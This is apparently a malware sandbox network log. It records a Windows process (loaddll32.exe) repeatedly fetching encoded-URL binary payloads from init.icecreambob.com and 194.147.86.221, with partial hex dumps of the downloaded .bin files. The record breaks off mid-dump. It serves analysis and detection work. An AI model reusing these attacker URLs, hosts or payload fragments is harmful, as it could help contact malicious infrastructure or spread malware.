Oct 6, 2021 23:37:17.579708099 CEST	1261	OUT	GET /uIg4rVau7E/pTOdpcWCqXLyW2Bb5/JVlWWIBKAi_2/FojTkl9LBdj/5NQUgJKju0RtNO/tzDm4s507_2F4kRl BxNQt/CqxnS5LJs3_2FGkx/6ujxicMmApQgR_2/FMWid4EYZr5bz4ddPN/IQ9nZpFjW/G2s2Nwqd9U74yv0lJk1Z/v tVoAMsIMmzYYMF6sq8/woVgKPwWZHePIzS0ff2CWr/hCbiWIGzzlF_2/FmwQ3_2F/eBtb4969HyiFKQjm86_2Fle/D PRDUjXUk5/_2F4UeWwjjX_2FtrJ/9zRp4NGcvnKV/V15fgxhlV6E/wQC8oVitxi5FBk/gvAuYUOLQwJUKJ5EjKZtE/tSYoF HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: init.icecreambob.com

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:18.058892965 CEST	1269	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Oct 2021 21:37:18 GMT Content-Type: application/octet-stream Content-Length: 247962 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="615e170e07157.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 4b 63 5e 38 66 50 d7 31 63 15 5b 39 38 df 50 31 0b 84 05 64 b8 37 51 dd f3 b6 04 c3 16 22 71 14 38 f4 7d b3 44 05 f2 d2 3f 2e 23 27 ff 54 f2 df 8f 4d d1 03 cb 39 22 a7 a0 d6 cf 33 d2 20 69 a7 48 95 51 bb d7 73 af 02 c4 2e c3 eb c8 bd ef 00 ff 65 01 f5 dd 52 c4 15 ba ea 88 99 1e 91 2e 0a c6 42 c0 f8 97 03 9a df 4e 4a fa 1b f1 ab 5d 10 93 0f f1 0b 1b 86 bb 17 2f d8 28 81 d4 bc 33 93 47 c4 d6 b2 46 34 1f b7 95 87 78 ed 5d f1 35 62 a5 7c 49 84 c1 10 21 38 d4 fd a3 9e 7d 2e 8e 56 98 0f ec 30 57 09 0c 01 41 9d 5a b6 de 60 48 26 96 48 42 27 4a a5 80 7f 62 17 fd e2 13 c2 c5 ab 43 a2 f5 2f ad c1 99 58 17 18 a2 3d 52 4f fe 1e ec 29 04 3a e2 7a 26 af 18 24 7a cb de 04 e8 6c 49 05 27 68 d5 78 23 74 2f 0e f9 9e 7e 7f 80 6c 92 24 5f 91 91 0a 48 88 f4 cb 7a dc 12 db 2b 81 11 63 4b ff 15 1c 02 38 d7 b9 b7 2f 84 39 7d f3 6a 4c c0 9b 4a 4d b3 ea 3a 77 d5 8b 93 76 d2 9b 6a 5f 9a 72 d6 56 36 87 03 f4 7c 2a 2f ee 3d 17 74 68 aa 4f d5 c2 df 2d fd ad 9b 32 83 86 20 57 52 11 8c 76 3e 49 2f 9e 49 9a 22 8f 89 17 c8 63 9d bb 90 b5 98 cf 9b 6e 42 e4 b9 b5 bf e6 c7 ec 82 b5 a3 62 a8 a1 10 5b bf 23 02 d1 e7 5c 28 c0 bf 9a f2 ec b8 32 e8 67 87 21 4d cf 7d d2 40 01 0d 17 67 0a 6c 3a 98 bb 13 1f 2c 6c b8 bb 0a de 2a b6 61 d2 fe e3 7d 87 f2 12 a3 8a a1 ac 11 c1 db d5 4c fb 43 98 2a 61 20 4d 94 9c 4d e1 70 56 c5 ac 2b 38 2b b9 2c 8c 98 9d e7 24 c5 e9 18 ab 45 3c e8 29 f8 78 52 d9 f9 71 4a fb ac a5 0e 8c 86 92 01 b1 3e 4c bc 66 9d 84 a0 9c cd 17 e7 3c 16 f2 65 49 50 77 e2 e1 3f 21 6c 31 54 ae a1 f8 e1 4f f6 53 2b 93 b5 02 af 5b 56 3b bf b7 c0 1d 67 da 32 af ee d7 00 dc 05 76 aa b1 8b d2 2b e2 91 fc f8 30 30 0b b0 4b 24 32 18 c0 8b cb 29 ba 69 2f 09 99 6e 4d 5b 1a b7 02 5b ac 62 64 d7 ea ed 1f 5b 68 5d 14 2d f5 03 c4 a8 bf 30 cf 56 29 e9 d4 d7 60 48 2a 99 02 86 80 6a 59 46 42 80 ed 26 f7 3f 49 0f 3d 94 db e5 db 40 9c d2 ff 8f 7c 1c 29 ec 56 ee a5 2d 42 32 15 a1 a2 62 a1 32 ee 09 b8 e6 7f 66 84 54 be 2e 0c 21 03 8f 94 27 ff 29 96 ce e3 a5 09 75 c1 33 0f fb 23 85 33 2c dd cd 8c 5c 72 a0 84 29 4f c0 b7 5f 77 3f 79 ca 9b a4 8d 0d f7 ca fc 5a 69 ea b1 a9 1d e9 74 60 1b b5 29 e2 24 03 cf b1 6f 5a db b7 48 92 cd f2 fd 8c b9 ce f7 cc 4f 60 03 94 af 86 ab e0 6e bb 16 e6 7f 86 b9 e0 7d ea ed a9 68 a5 a9 ba 8d 73 f5 eb c8 1c 92 4a dd e7 19 31 5f 38 ad db ce f3 ac 7a b2 b5 fe 0a ac e0 41 ec a1 af db 28 94 94 bc 7a c1 ee 19 d3 e4 07 2f a4 68 b7 a3 21 27 b5 62 67 5e 86 79 37 b7 ca 06 9a 89 45 83 98 c8 46 18 d8 74 9b c8 4b ae ef c2 93 32 68 07 14 1a a2 5f 1f 75 76 bb 64 e1 da f2 37 dc 72 1a 13 f5 38 4a ad d5 8b 22 30 d4 8f 94 60 1d 25 e0 dc 31 04 db d5 f8 b3 94 df 0f 4a 60 19 57 bc c4 a3 89 84 04 a6 78 d7 8c 0a 99 e1 be 0b c5 d2 2b 81 da 20 69 2d 8d 72 c2 42 25 d8 21 6e a3 27 05 7f 44 cd 15 98 e1 9b 1b 3c 07 1e f1 1b ce fc ec 5d fb 78 b3 66 7a ca 83 1d a3 61 Data Ascii: Kc^8fP1c[98P1d7Q"q8}D?.#'TM9"3 iHQs.eR.BNJ]/(3GF4x]5b|!8}.V0WAZ`H&HB'JbC/X=RO):z&$zll'h x#t/~l$_Hz+cK8/9}jLJM:wvj_rV6|*/=thO-2 WRv>I/I"cnBb[#\(2g!M}@gl:,l*a}LC*a MMpV+8+,$E<)xRqJ>Lf<eIPw?!l1TOS+ [V;g2v+00K$2)i/nM[[bd[h]-0V)`H*jYFB&?I=@\|)V-B2b2fT.!')u3#3,\r)O_w?yZit`)$oZHO`n}hsJ1_8zA(z/h!'bg^y7EFtK2 h_uvd7r8J"0`%1J`Wx+ i-rB%!n'D<]xfza

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49762	194.147.86.221	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:19.683931112 CEST	1528	OUT	GET /6ekkhXb3MtuoC3_2FyvMu7l/0daElC7mOy/R6ZAlklcJ6nCEa1JG/77QHYRlDFZhY/CKh_2FHTF7b/anY3A4m yrq9HMr/O0ixl1A9Ab9AH_2B1NpLR/OZcyW0ela3aJDPib/aDAo_2FD0usl4GG/4oFEpWmdLkMOuuyhNo/mbHFma2j u/jhqMzX7tDC0zN5vsOrlK/LJLMnBely6_2FcvVC3_/2BGwUD6Z4I7FCi_2F4cLgE/uWy6vjfOkNRx2/Rg68drga/p JzjEQy6uB0KP1_2FePOOmA/O6h7H3iuIm/pcPhmiBWtj4KTiWxG/SDfQhFDr6R3L/tcUc0BMyzZU/A0ixqYVRKBrNc/C6 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: init.icecreambob.com

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:20.141684055 CEST	1530	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Oct 2021 21:37:20 GMT Content-Type: application/octet-stream Content-Length: 1967 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="615e17101933a.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e5 c1 56 cb d2 bb c1 47 92 c8 de b0 c2 f0 39 69 47 11 2e 60 1f dd 68 78 fc 23 d6 e7 fc ae b7 40 5a c6 60 35 a7 22 9b 2b 3c ee 7d b0 80 8e 14 c2 33 ee 94 89 b6 17 c2 f9 e4 1c 85 11 43 3b 10 94 fe a4 8f a5 e3 ae c3 af 69 03 bd 33 cd dc 28 db 4e 53 1c 6f 23 34 09 ec f2 5c d1 1d 01 90 01 c9 92 47 52 ef 5c a0 ec c1 a7 93 6e 6b e6 71 03 f5 13 18 de d8 c4 36 f4 bf e4 0d 79 a3 0d a9 44 77 1e 49 cd 90 2a c5 e4 4c e7 47 8d e5 fb d6 38 82 4e c7 20 74 be 7c e3 23 a9 81 be ba 13 0c d2 71 1a 94 17 61 f6 9d c2 5f 2e e2 09 6c a4 1c 9b 1d bc bb 77 f8 74 a9 38 bb 63 60 2d 93 a8 9f db 52 d7 bc 2d 5c 90 e7 b0 55 de d8 3d 7d c0 7e bd 29 32 ca ce b1 d4 55 7a ec ef 1a 65 c7 98 a4 9d ab 8b bf 4f 9f f2 ee a5 a0 04 d9 c7 9e be 2e 21 a5 16 c5 e2 87 d8 e8 68 ed 7e 91 e6 5a a4 f7 5a 64 77 8c 11 2b f3 99 50 4d 1c c1 c8 8f 98 ed da 6c 95 df 12 0c 7f 90 85 13 7a f7 7c 30 78 2b 0e b1 e0 48 d8 82 6a b6 e6 e0 38 dc dc 90 39 b6 46 ed d6 8b ec 9b 2c 37 9d fb ac 5f 1f 99 2e a4 70 b3 28 4c e5 d0 b5 8a 67 8c 21 5f aa 00 5a 6c d3 7c 5f dc bd e8 d4 e3 08 39 73 f8 5c f0 71 0b 96 6f 50 72 c8 8f 0c ca 1a 5b 41 4d 47 09 fc 88 c1 4e 3f c2 7f ad ad c3 a6 89 7c 5c 0f 05 9b 46 66 9c bd c8 f0 52 e3 d5 2f bf 6b c1 1f ee d1 cd 90 8b 3a d4 91 09 f0 d4 2e b2 90 71 1b b3 64 24 5c 70 9f 0c e9 e3 49 9f 06 a3 04 28 3c 2d cc 82 85 57 d5 0c b2 41 69 fc bd 7d 1b 44 96 0c 9e c0 d3 c2 da d4 e4 d2 e7 ec 46 cc b6 0b e7 ab e4 ed 8a fa 68 df 94 b2 81 42 15 db c6 bc a6 c9 33 ac 2a e4 3b 76 a9 28 4c 22 7a bd 18 b1 e9 b9 5a 62 fc fd 8c 25 15 5f ac 37 bd 57 c2 c8 f6 0f ad 2f 5f 70 6c 07 02 f9 8f d0 56 bf 6e e0 5c e3 6e 08 e7 5e a4 80 2a b5 10 61 66 f3 6e 72 07 dd 79 7b 01 49 50 25 f8 17 5e 45 09 fc 92 3d 56 1b 9b 0a cd 88 d2 76 98 e8 3c 59 a1 d3 cb 68 2f 50 76 07 a1 eb 6d 9f 41 30 19 a3 9f 58 5d 7e c4 71 2d 29 f8 1d a7 cf ea f1 65 2c fb d1 7b 1b 99 dc 1f a1 92 94 e0 9f 2e 1f 73 9a 09 ec 97 d3 b9 54 3a bc c5 fc ae 1a 79 b6 1a e4 af 43 fb 97 b7 62 0e cb 4b 14 a1 b0 a5 74 fc a7 63 7d c2 f9 b6 68 4d 59 8d eb b1 0f b5 17 02 ba 96 5e 34 ef 0b 4f 58 41 df 52 dc d3 dd 0d 3c 4d b7 8a 5e ef a8 68 f6 63 fa bc 0e a9 17 cc 52 c8 42 23 52 be 42 c8 f3 87 81 bf b7 a7 5c 20 aa 58 42 97 0f 38 03 75 1c 52 6d 8f e9 c5 9d 00 8d 13 a7 dc 93 b8 42 86 d3 c5 04 a4 4a df a8 26 c7 39 29 23 0e 15 b8 79 47 43 32 5b 81 a8 ff c8 d9 2e b3 df f0 cb 97 18 5b 41 9a f6 ce 81 9d ea 6a 11 14 4d 90 00 a7 44 61 a9 ac 2f 2a 2d eb 89 9d dd 83 71 6a 05 02 72 0e be 3e 80 92 66 63 2e 7d 94 12 9d 40 2b 53 0e f5 fa df aa f5 8c 3b ef d6 85 15 55 88 e0 0e 69 e6 53 ee 3f b5 19 88 c0 b0 8a 99 ad 63 f3 63 b0 04 86 4c 29 60 d3 e2 21 ce e6 15 22 95 b1 36 9f 81 58 74 cc 11 62 4a 66 07 8c 8e e3 e3 ae 72 1f 41 cb c9 a2 63 e7 66 52 97 00 78 d5 8c 0e 33 8b 58 2b 2a ee a0 32 00 8f 21 ff 18 d4 92 0c 0a ce 22 ea 1e dc 7c c6 cf 90 bb ec 64 61 bb Data Ascii: VG9iG.`hx#@Z`5"+<}3C;i3(NSo#4\GR\nkq6yDwI*LG8N t|#qa_.lwt8c`-R-\U=}~)2UzeO.!h~ZZdw+PMlz| 0x+Hj89F,7_.p(Lg!_Zl|_9s\qoPr[AMGN?|\FfR/k:.qd$\pl(<-WAi}DFhB3*;v(L"zZb%_7W/_plVn\n^*afnry{IP%^E=Vv< Yh/PvmA0X]~q-)e,{.sT:yCbKtc}hMY^4OXAR<M^hcRB#RB\ XB8uRmBJ&9)#yGC2[.[AjMDa/*-qjr>fc.}@+S;UiS?ccL)`!"6 XtbJfrAcfRx3X+*2!"|da

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49763	194.147.86.221	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:26.468012094 CEST	1532	OUT	GET /mGUnO6XImcveA33xjh/RHKTTJs7w/ZXD5AGL8Z6b5Ydjn0EBf/EEGi_2B0P5BK3ftqfJ8/5Y3Dt3ILkK2tDhN HmvNVf_/2F6_2F9GG6nmd/AY3q5qlr/sduRVTyfg13io80O41ww0bD/nRvcHECqk0/hG_2B3Z8IlsbTadMs/jPEgqC 11z_2F/jJ4I6p_2FzT/fAEznSbYmzFTCx/tlrGc2O52xjGLqfXmjqXa/6zgFstkYf810iRhc/DHMuTlvestji1tB/IFQcQqkY0w_ 2Fc2Xsv/6z833jFgl/JXYjGT9FPcN_2B_2FZhr/B_2FsGJxQAgoh7FOdw4/SNBrK HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: init.icecreambob.com

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:26.945975065 CEST	1533	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Oct 2021 21:37:26 GMT Content-Type: application/octet-stream Content-Length: 194704 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="615e1716df95e.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 94 88 7c 25 28 17 00 c4 63 f0 06 1c 3b e8 95 8b ba be e6 78 80 40 2e e8 92 09 78 d3 be bf 0b c7 98 ce 6c 02 f6 4f 2e dc a2 6d 17 4b 99 a2 72 cd dd 48 40 a0 0b 9a b0 3a 13 31 02 61 ed b5 a2 45 3d ba c7 d3 54 37 ae 50 dc 54 cd e7 31 c8 4e e2 86 81 0f a8 fa cf 3d af 72 64 2b cd 53 7d f5 d8 85 3a 44 bf 3e 5e 42 6e c2 f2 01 42 39 1a d0 bd e1 e9 4f cf 0d 6f 1a 5c a4 1f 4d 9e 53 3e f8 8a 9d cb 39 8d c1 3e 52 69 02 36 3a 44 9d 07 e7 3f 42 be ec ef f3 98 15 c8 c5 96 9b ca 42 8f be 41 63 c7 58 d6 bf 48 8e 37 c9 0e 31 a5 ad 55 88 7f 1f 4d 43 36 cd b2 3b 1d a7 b0 9f 1b 4e 5c 65 cc 08 e7 c8 bb 20 d4 9b d3 71 46 b3 b8 ea 19 bf a8 f9 86 4c 1c c9 50 f2 97 52 05 e3 9f e2 25 ba 6b 79 9c 28 a0 88 a8 7d 98 8e 17 05 15 9b 76 e3 5d 62 bd 23 46 7d 36 b2 2b eb 02 f7 49 61 7a b7 10 12 10 45 37 23 db 1e 93 72 f1 d6 e1 16 db e1 e9 73 7f 36 32 66 95 83 c8 6e c4 95 7f 2f 57 99 17 97 83 9d 5f 8d 11 be 55 1f be 0c 6b 62 5c 8e 1d 82 68 e5 24 0a d8 de b4 d1 05 43 97 7e aa 01 75 71 59 f3 bf b5 d5 f1 22 de 50 ae 78 af a3 3b ea d2 9d cd 20 b2 6c 68 02 cd 8e 8e 51 47 35 a7 5f c7 6d cf f1 34 be 2f 32 1b c7 26 4a a8 9b 71 d5 cc 17 09 71 c6 48 13 49 03 5a 6c 17 f9 84 e7 ac 7a 57 d3 a3 e9 62 46 b9 48 98 0b 48 15 4f d5 46 84 85 04 c2 4a 78 8b 9a a2 82 9b 2f ae f9 94 9d 58 12 50 de a6 9b 3f 4b 5c 47 3c 89 3f 88 90 6f 86 cc 7b b7 2c cc 35 1a 93 cd 47 d9 5f c9 47 52 d7 ad 08 58 e1 3c 18 0e 57 57 ad 86 75 dc 57 21 e5 d1 ed b8 3c 0b f5 dc 12 32 51 d3 fa 26 66 da 8f 2e 6f 6c d5 43 99 bb 4b cd dd 54 88 32 84 fe 8f 85 3e f8 c8 17 96 1d c5 9a f0 69 19 ea 45 d7 cd 04 cd 6e 2f a7 d0 0c 60 9b 0a 6d 1b 7b 10 2c 53 49 2d 30 d6 e4 d8 bb 37 76 98 f2 6b 69 eb 4b ae 30 ee 00 bb 11 5c a4 3b e7 c1 b1 24 42 71 14 e5 1e 7f 8e 28 9e 3d c1 9e 14 9b 12 ea d7 93 56 67 ea 7c 39 f5 e2 b9 b9 ff fe 69 fc ef ac 34 41 bf 08 66 e5 4c 55 0d f0 f2 fa 78 90 ba 34 ff a6 b8 b8 03 61 e3 b2 67 63 aa 38 1d b9 7f 96 f6 7a 58 2e 4c 2b 63 59 e6 6a 79 54 5b d5 2f 60 29 49 fd ec 82 4d 61 bf a5 e6 c3 94 cf d5 1c 92 a5 8b d9 e9 3b b0 63 96 87 b3 84 24 9b 07 2b 43 5f 80 26 bc 42 6b 06 5b 19 d6 4c 11 48 9d 39 ea fa 0f 64 ee eb 8b a7 e2 4c 37 3c 0b c7 86 77 eb f8 29 da 5a 8f 41 e2 7b d4 dc 06 46 06 07 90 95 42 13 3f 3e a1 ee 2c 2f 5e 72 95 3f f2 09 e8 3e 9f 6e a6 61 99 b8 02 37 06 9a 3f 66 24 9b be aa 4e eb fd 55 db da 85 6d ed e3 6c 76 2a be 75 34 7d 58 83 2b 1e 8e 5a 11 83 fe 95 24 24 cb a1 07 54 a2 0e 30 bf cb 7c 9b 69 8a d8 2e 91 74 d6 02 d2 af 1c a7 bb 62 76 23 4c f7 72 f2 83 01 f7 5a 5c 06 4f 1c 6f 6f 4c 5e eb 94 20 2f ba 65 96 0e 8f 0d 93 4b 30 04 4c 2e 13 97 a2 93 4e dd 4d 35 97 fc eb ec 3e 45 d3 36 0a 36 2f 8f d6 d3 49 fa 77 2e 82 45 51 d3 c2 bc f0 41 93 36 eb a3 09 65 31 62 82 66 34 31 ce 34 99 99 f3 0c 1a e2 26 f6 f3 f8 df 7e b3 85 2e 58 88 8c d0 69 33 c3 dd ce 14 92 1b 8e 6f 0e 5a 90 fc Data Ascii: |%(c;x@.xlO.mKrH@:1aE=T7PT1N=rd+S}:D>^BnB9Oo\MS>9>Ri6:D?BBAcXH71UMC6;N\e qFLPR%ky(}v]b#F }6+IazE7#rs62fn/W_Ukb\h$C~uqY"Px; lhQG5_m4/2&JqqHIZlzWbFHHOFJx/XP?K\G<?o{,5G_GRX<WWuW!<2Q& f.olCKT2>iEn/`m{,SI-07vkiK0\;$Bq(=Vg|9i4AfLUx4agc8zX.L+cYjyT[/`)IMa;c$+C_&Bk[LH9dL7<w)ZA{FB?>,/^r?>na7? f$NUmlv*u4}X+Z$$T0|i.tbv#LrZ\OooL^ /eK0L.NM5>E66/Iw.EQA6e1bf414&~.Xi3oZ

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49764	194.147.86.221	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:27.934050083 CEST	1735	OUT	GET /sv2O34qq/Kta1HvKsZ3tgM7tFYBomACu/mI6UagQ8wE/IYb6amh0XTBBLuSs2/uL4X3YpCek6i/1bj7_2BSpi k/RZgu0vnHADL_2F/DGIXfo8xI_2Fn7H2kdqcK/qXQVYi0KeQpUICab/7iJEzXcfcMykGMx/EJryNKNs8qa83X8s7Y/7tfLoTfti /U8NCgomMwZYVXU814zuK/PzGEHqwSUIE_2B6HbQA/nZ16OvnVY6z_2B_2BbpXoo/EiIV_2FcZQIU_/2B_2FmU5/qn e1F46TC0T7BPdNnwGtiCp/b9fo2Sp7mS/YC35VhxW_2F7DBQpp/ArbAVDFUHmnE/HIkiAjFrV16/J_2FNADvxnl/nN HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: init.icecreambob.com

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:28.396986961 CEST	1737	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Oct 2021 21:37:28 GMT Content-Type: application/octet-stream Content-Length: 247962 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="615e171859a6b.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 4b 63 5e 38 66 50 d7 31 63 15 5b 39 38 df 50 31 0b 84 05 64 b8 37 51 dd f3 b6 04 c3 16 22 71 14 38 f4 7d b3 44 05 f2 d2 3f 2e 23 27 ff 54 f2 df 8f 4d d1 03 cb 39 22 a7 a0 d6 cf 33 d2 20 69 a7 48 95 51 bb d7 73 af 02 c4 2e c3 eb c8 bd ef 00 ff 65 01 f5 dd 52 c4 15 ba ea 88 99 1e 91 2e 0a c6 42 c0 f8 97 03 9a df 4e 4a fa 1b f1 ab 5d 10 93 0f f1 0b 1b 86 bb 17 2f d8 28 81 d4 bc 33 93 47 c4 d6 b2 46 34 1f b7 95 87 78 ed 5d f1 35 62 a5 7c 49 84 c1 10 21 38 d4 fd a3 9e 7d 2e 8e 56 98 0f ec 30 57 09 0c 01 41 9d 5a b6 de 60 48 26 96 48 42 27 4a a5 80 7f 62 17 fd e2 13 c2 c5 ab 43 a2 f5 2f ad c1 99 58 17 18 a2 3d 52 4f fe 1e ec 29 04 3a e2 7a 26 af 18 24 7a cb de 04 e8 6c 49 05 27 68 d5 78 23 74 2f 0e f9 9e 7e 7f 80 6c 92 24 5f 91 91 0a 48 88 f4 cb 7a dc 12 db 2b 81 11 63 4b ff 15 1c 02 38 d7 b9 b7 2f 84 39 7d f3 6a 4c c0 9b 4a 4d b3 ea 3a 77 d5 8b 93 76 d2 9b 6a 5f 9a 72 d6 56 36 87 03 f4 7c 2a 2f ee 3d 17 74 68 aa 4f d5 c2 df 2d fd ad 9b 32 83 86 20 57 52 11 8c 76 3e 49 2f 9e 49 9a 22 8f 89 17 c8 63 9d bb 90 b5 98 cf 9b 6e 42 e4 b9 b5 bf e6 c7 ec 82 b5 a3 62 a8 a1 10 5b bf 23 02 d1 e7 5c 28 c0 bf 9a f2 ec b8 32 e8 67 87 21 4d cf 7d d2 40 01 0d 17 67 0a 6c 3a 98 bb 13 1f 2c 6c b8 bb 0a de 2a b6 61 d2 fe e3 7d 87 f2 12 a3 8a a1 ac 11 c1 db d5 4c fb 43 98 2a 61 20 4d 94 9c 4d e1 70 56 c5 ac 2b 38 2b b9 2c 8c 98 9d e7 24 c5 e9 18 ab 45 3c e8 29 f8 78 52 d9 f9 71 4a fb ac a5 0e 8c 86 92 01 b1 3e 4c bc 66 9d 84 a0 9c cd 17 e7 3c 16 f2 65 49 50 77 e2 e1 3f 21 6c 31 54 ae a1 f8 e1 4f f6 53 2b 93 b5 02 af 5b 56 3b bf b7 c0 1d 67 da 32 af ee d7 00 dc 05 76 aa b1 8b d2 2b e2 91 fc f8 30 30 0b b0 4b 24 32 18 c0 8b cb 29 ba 69 2f 09 99 6e 4d 5b 1a b7 02 5b ac 62 64 d7 ea ed 1f 5b 68 5d 14 2d f5 03 c4 a8 bf 30 cf 56 29 e9 d4 d7 60 48 2a 99 02 86 80 6a 59 46 42 80 ed 26 f7 3f 49 0f 3d 94 db e5 db 40 9c d2 ff 8f 7c 1c 29 ec 56 ee a5 2d 42 32 15 a1 a2 62 a1 32 ee 09 b8 e6 7f 66 84 54 be 2e 0c 21 03 8f 94 27 ff 29 96 ce e3 a5 09 75 c1 33 0f fb 23 85 33 2c dd cd 8c 5c 72 a0 84 29 4f c0 b7 5f 77 3f 79 ca 9b a4 8d 0d f7 ca fc 5a 69 ea b1 a9 1d e9 74 60 1b b5 29 e2 24 03 cf b1 6f 5a db b7 48 92 cd f2 fd 8c b9 ce f7 cc 4f 60 03 94 af 86 ab e0 6e bb 16 e6 7f 86 b9 e0 7d ea ed a9 68 a5 a9 ba 8d 73 f5 eb c8 1c 92 4a dd e7 19 31 5f 38 ad db ce f3 ac 7a b2 b5 fe 0a ac e0 41 ec a1 af db 28 94 94 bc 7a c1 ee 19 d3 e4 07 2f a4 68 b7 a3 21 27 b5 62 67 5e 86 79 37 b7 ca 06 9a 89 45 83 98 c8 46 18 d8 74 9b c8 4b ae ef c2 93 32 68 07 14 1a a2 5f 1f 75 76 bb 64 e1 da f2 37 dc 72 1a 13 f5 38 4a ad d5 8b 22 30 d4 8f 94 60 1d 25 e0 dc 31 04 db d5 f8 b3 94 df 0f 4a 60 19 57 bc c4 a3 89 84 04 a6 78 d7 8c 0a 99 e1 be 0b c5 d2 2b 81 da 20 69 2d 8d 72 c2 42 25 d8 21 6e a3 27 05 7f 44 cd 15 98 e1 9b 1b 3c 07 1e f1 1b ce fc ec 5d fb 78 b3 66 7a ca 83 1d a3 61 Data Ascii: Kc^8fP1c[98P1d7Q"q8}D?.#'TM9"3 iHQs.eR.BNJ]/(3GF4x]5b|!8}.V0WAZ`H&HB'JbC/X=RO):z&$zll'h x#t/~l$_Hz+cK8/9}jLJM:wvj_rV6|*/=thO-2 WRv>I/I"cnBb[#\(2g!M}@gl:,l*a}LC*a MMpV+8+,$E<)xRqJ>Lf<eIPw?!l1TOS+ [V;g2v+00K$2)i/nM[[bd[h]-0V)`H*jYFB&?I=@\|)V-B2b2fT.!')u3#3,\r)O_w?yZit`)$oZHO`n}hsJ1_8zA(z/h!'bg^y7EFtK2 h_uvd7r8J"0`%1J`Wx+ i-rB%!n'D<]xfza

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49765	194.147.86.221	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:30.444689035 CEST	1995	OUT	GET /kk7MynOrZ2/z5Qh_2BFEZjQ9BqRe/l_2Bgh6swCWQ/Zdtmhdulegn/LFRgPgQWX6bTGy/Yy1zwx8XOzt5N3jy 5Pcmz/ts9skZhrek9mZcWd/xn8wNPnE877ouqT/kBRevLD80b3Nerfvje/33yHfRtoq/EihB_2BQDiRYgQil4p84/D0DabPhF3qe r2j9EJKn/WvoAJfNTpYAlRvXDTaZZDH/fUk_2BZih9cWP/r9VQkrFe/xqlWhFz_2BH7D5UWSdx5_2F/aZRLZpngni/ St06qc8pfSPa4Smvv/1_2F3_2B3r2l/ptas5GP7wAZ/bcuDVyi8nVrKje/tpxJ_2BEDA1LSa1gW0Wq6/omxVT HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: init.icecreambob.com

Timestamp	kBytes transferred	Direction	Data
Oct 6, 2021 23:37:31.128501892 CEST	1997	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Oct 2021 21:37:31 GMT Content-Type: application/octet-stream Content-Length: 1967 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="615e171b1628b.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e5 c1 56 cb d2 bb c1 47 92 c8 de b0 c2 f0 39 69 47 11 2e 60 1f dd 68 78 fc 23 d6 e7 fc ae b7 40 5a c6 60 35 a7 22 9b 2b 3c ee 7d b0 80 8e 14 c2 33 ee 94 89 b6 17 c2 f9 e4 1c 85 11 43 3b 10 94 fe a4 8f a5 e3 ae c3 af 69 03 bd 33 cd dc 28 db 4e 53 1c 6f 23 34 09 ec f2 5c d1 1d 01 90 01 c9 92 47 52 ef 5c a0 ec c1 a7 93 6e 6b e6 71 03 f5 13 18 de d8 c4 36 f4 bf e4 0d 79 a3 0d a9 44 77 1e 49 cd 90 2a c5 e4 4c e7 47 8d e5 fb d6 38 82 4e c7 20 74 be 7c e3 23 a9 81 be ba 13 0c d2 71 1a 94 17 61 f6 9d c2 5f 2e e2 09 6c a4 1c 9b 1d bc bb 77 f8 74 a9 38 bb 63 60 2d 93 a8 9f db 52 d7 bc 2d 5c 90 e7 b0 55 de d8 3d 7d c0 7e bd 29 32 ca ce b1 d4 55 7a ec ef 1a 65 c7 98 a4 9d ab 8b bf 4f 9f f2 ee a5 a0 04 d9 c7 9e be 2e 21 a5 16 c5 e2 87 d8 e8 68 ed 7e 91 